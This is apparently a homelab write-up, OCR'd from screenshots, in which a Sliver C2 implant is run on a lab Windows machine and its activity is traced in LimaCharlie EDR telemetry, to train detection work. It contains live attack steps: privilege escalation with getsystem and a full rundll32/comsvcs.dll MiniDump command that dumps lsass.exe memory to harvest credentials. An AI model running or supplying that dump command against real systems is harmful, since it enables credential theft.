
```
        ├── [4976]  svchost.exe
        ├── [6000]  svchost.exe
        ├── [3272]  svchost.exe
        ├── [3384]  Sysmon64.exe
        ├── [1088]  svchost.exe
        ├── [1132]  svchost.exe
        ├── [1708]  svchost.exe
        ├── [2664]  svchost.exe
        ├── [2688]  svchost.exe
        ├── [3120]  svchost.exe
        ├── [4832]  svchost.exe
        ├── [7432]  svchost.exe
        ├── [8676]  svchost.exe
        ├── [1468]  svchost.exe
        ├── [2396]  svchost.exe
        ├── [5064]  SgrmBroker.exe
        ├── [556]  svchost.exe
        └── [5548]  svchost.exe
    ├── [752]  LsaIso.exe
    ├── [760]  lsass.exe
    └── [916]  fontdrvhost.exe
├── [636]  csrss.exe
├── [744]  winlogon.exe
    ├── [792]  dwm.exe
    ├── [908]  fontdrvhost.exe
    └── [2744]  LogonUI.exe
├── [2432]  winlogon.exe
    ├── [2484]  dwm.exe
    └── [1876]  fontdrvhost.exe
├── [3436]  explorer.exe
    ├── [5124]  cmd.exe
        ├── [8052]  SEVERE_YOGURT.exe
        └── [1056]  conhost.exe
    ├── [7800]  msedge.exe
        ├── [5236]  msedge.exe
```



```
├── [4308]  csrss.exe
└── [7100]  MicrosoftEdgeUpdate.exe

⚠  Security Product(s): Sysmon64

[server] sliver (SEVERE_YOGURT) >
```

7. We can observe all the EDR telemetry on LimaCharlie

View all processes in LimaCharlie, we can find the source and destination IP of the implant if you view network connections




Processes

Filter

i.e. 'evil.exe'

Run	Name	PPID	PID	User	Path	Comm
⋮	cmd.exe	3436	5124	lab000000\sywtbsa	C:\Windows\system32\cmd.exe	"C:\
⋮	SEVERE_YOGURT.exe	5124	8052	lab000000\sywtbsa	C:\Users\sywtbsa\Downloads\SEVERE_Y…	C:\U
⋮	msedge.exe	3436	7800	lab000000\sywtbsa	C:\Program Files (x86)\Microsoft\Ed…	"C:\




Network connections for SEVERE_YOGURT.exe (PID 8052)

Source	Destination	Protocol	State
172.25.112.1:55520	172.25.114.254:80	tcp4	ESTABLISHED

We can inspect the hash in the file system tab and redirect to virus total to inspect it.

Pro Tip: If the file is a common/well-known malware sample, you will know it right away. However, “Item not found” on VT **does not mean that this file is innocent**, just that it’s never been seen before by VirusTotal. This makes sense because we just generated this payload ourselves, so of course it’s not likely to be seen by VirusTotal before. This is an important lesson for any analyst to learn — if you already suspect a file to be possible malware, but VirusTotal has never seen it before, trust your gut. This actually makes a file even more suspicious because *nearly everything* has been seen by VirusTotal, so your sample may have been custom-crafted/targeted which ups the ante a bit. In a mature SOC, this would likely affect the TLP of the IOC and/or case itself.



VirusTotal - File - f54702...
https://www.virustotal.co...
2d19-d475-4a9a-a498-e510dd2f3e46/sensors/d0e389d9-dc3a-4b96-8de7-5ec7744b6ed8/file-system?pwd=c%3A%5CUsers%5C...
VIRUSTOTAL
Try a new search

Item not found


Are you looking for advanced malware searching capabilities? Our threat intelligence offering can help, learn more.

c:\Users\sywtbsa\Downloads\SEVERE_YOGURT.exe

Hash
f547021bced7ef136afc66349190ed1420013ceacc40b93f6e91cfcedf2d6a79

Search hash on VirusTotal

Click “Timeline” on the left-side menu of our sensor. This is a near real-time view of EDR telemetry + event logs streaming from this system.




Jump to Time: 2023-02-24 18:26:16
-12h Loaded ○ Available +12h
Event Type Filters: Select...
Filter: i.e. 'evil.exe'

```
2023-02-24 18:23:26  NETWORK_CONNECTIONS   Connections: 25   Process (PID): svchost.exe (2000)   {"COMMAND_LINE":"C:\\Windows\\system32\\s
2023-02-24 18:23:38  CLOUD_NOTIFICATION   {"EXPIRY":1677264819,"HCP_IDENT":{"HCP_ARCHITECTURE":2,"HCP_INSTALLER_ID":"20d4ad1d4a394019a60
2023-02-24 18:23:41  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:42  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:45  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:47  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:48  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:50  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:50  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:54  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:23:57  NETWORK_CONNECTIONS   Connections: 14   Process (PID): FORTHCOMING_FLASH.exe (4504)   {"COMMAND_LINE":"\"C:\\Users\\U
2023-02-24 18:23:57  NETWORK_CONNECTIONS   Connections: 2   Process (PID): msedge.exe (3036)   {"COMMAND_LINE":"\"C:\\Program Files (x86)\
2023-02-24 18:24:00  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:00  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:03  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:05  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:09  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
2023-02-24 18:24:09  WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"Destinatio
```

Windows Event Logs

LC EDR Telemetry

You can filter using Indicators of Compromise like the name of the implant or the known C2 IP address



Date: 2025-02-13 18:05:16

SEVERE_YOGURT

Please select a field

```
2025-02-13 18:03:08   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:09   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:13   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:15   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:15   CLOUD_NOTIFICATION   {"HCP_IDENT":{"HCP_ARCHITECTURE":2,"HCP_INSTALLER_ID":"00000000000000000000000000000000","HCP_ORG_ID":"720b2d19d4754a9a
2025-02-13 18:03:15   FILE_HASH_REP        {"FILE_IS_SIGNED":0,"FILE_PATH":"c:\\Users\\sywtbsa\\Downloads\\SEVERE_YOGURT.exe","HASH":"f547021bced7ef136afc66349190
2025-02-13 18:03:17   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:19   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:20   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:23   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:24   DIR_LIST_REP          Directory: c:\Users\sywtbsa\Downloads  {"DIRECTORY_LIST":[{"ACCESS_TIME":1739466449203,"ATTRIBUTES":32,"CREATION_TIME":
2025-02-13 18:03:25   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:28   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:28   NETWORK_CONNECTIONS   Connections: 13  Process (PID): SEVERE_YOGURT.exe (8052)  {"COMMAND_LINE":"C:\\Users\\sywtbsa\\Downloads\\SEVERE_YOGUR
2025-02-13 18:03:32   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:35   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:36   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
2025-02-13 18:03:38   WEL                   Channel: Microsoft-Windows-Sysmon/Operational   EventID: 3  {"EVENT":{"EventData":{"DestinationHostname":"-","Destinati
```


Conclusion:

- Generated and used a Sliver C2 implant
- Verified the C2 implant's session existed and learnt basic commands to study the host
- Observed all the EDR telemetry on LimaCharlie by viewing all the processes, inspecting hashes in the file system and viewing the timeline which presents a near real-time EDR telemetry from the system

Part 3 – Let's Get Adversarial

In this part we are going to use the C2 session and see if we can detect it with the rules we have in place


1. Elevate the implant to a SYSTEM level process, using whoami we can see our new privileges



```
[server] sliver (SEVERE_YOGURT) > getsystem


[*] A new SYSTEM session should pop soon...

[*] Session 55bf6f14 SEVERE_YOGURT - 172.25.112.1:56783 (lab000000) - windows/amd64 - Thu, 13 Feb 2025 18:13:46 UTC

[server] sliver (SEVERE_YOGURT) > use 55bf6f14

[*] Active session SEVERE_YOGURT (55bf6f14-73ed-4f6d-8686-3369a491725d)

[server] sliver (SEVERE_YOGURT) > whoami

Logon ID: NT AUTHORITY\SYSTEM
[*] Current Token ID: NT AUTHORITY\SYSTEM
[server] sliver (SEVERE_YOGURT) > _
```

We are going to steal credentials on a system by dumping the lsass.exe (windows process that holds sensitive information such as credentials) from memory. We will be using LOLBIN (legitimate binary already on the system) to do this.


2. Identify the process ID of lsass.exe



```
[server] sliver (SEVERE_YOGURT) > ps -e lsass.exe

 Pid   Ppid   Owner                  Arch     Executable    Session
===== ====== ===================== ======== ============ =========
 760   624    NT AUTHORITY\SYSTEM    x86_64   lsass.exe     0


⚠  Security Product(s): Sysmon64

[server] sliver (SEVERE_YOGURT) > _
```

3. Run a command that will dump the remote process from memory


Using the PID we will run a command that will dump the remote process from memory and save it to C:\Windows\Temp\lsass.dmp.



```
[server] sliver (SEVERE_YOGURT) > execute rundll32.exe C:\\windows\\System32\\comsvcs.dll, MiniDump 760 C:\\Windows\\Te
p\\lsass.dmp full

[*] Command executed successfully

[server] sliver (SEVERE_YOGURT) > _
```

4. Now we implement Detection and Response rules to detect the dump

we can use LimaCharlie and the correct filters to find the relevant telemetry.



Date: 2025-02-13 19:28:07

Filter: SENSITIVE_PROCESS_ACCE

Searched up to 2025-02-13 19:17:52 Keep searching for earlier events

```
2025-02-13 19:18:08   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:19:07   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:20:09   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:21:09   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:22:09   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:23:10   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:24:10   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:25:10   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:26:11   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:27:16   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
2025-02-13 19:27:32   SENSITIVE_PROCESS_…  {"EVENTS":[{"event":{"BASE_ADDRESS":14070156951552
```

You're up-to-date! Jump to present


Hostname
lab000000.kxvwpzvtdmnuhpaxq…

SID
d0e389d9-dc3a-4b96-8de7-5ec…

Platform

```
"event": {
  "EVENTS": [
    0: { … }
    1: {
      "event": {
        "ACCESS_FLAGS": 5136
        "PARENT_PROCESS_ID": 4244
        "PROCESS_ID": 760
        "SOURCE": {
          "COMMAND_LINE":
          "rundll32.exe C:\windows\System32\comsvcs.dll, MiniDu
          mp 760 C:\Windows\Temp\lsass.dmp full"
          "FILE_IS_SIGNED": 1
          "FILE_PATH": "C:\Windows\system32\rundll32.exe"
          "HASH":
          "2984b4ad9f5ce7a8828934832fa7d7932fa53e432ed14d0b5636
          fbadaf536131"
          "PARENT_ATOM": "a1ae9c6fc1891b99d594c98767ae190c"
          "PARENT_PROCESS_ID": 2896
          "PROCESS_ID": 4244
          "THIS_ATOM": "8ff8801279b6fba0821b6be367ae47a4"
```

5. Create a rule for this specific event (the log recorded for the dump)

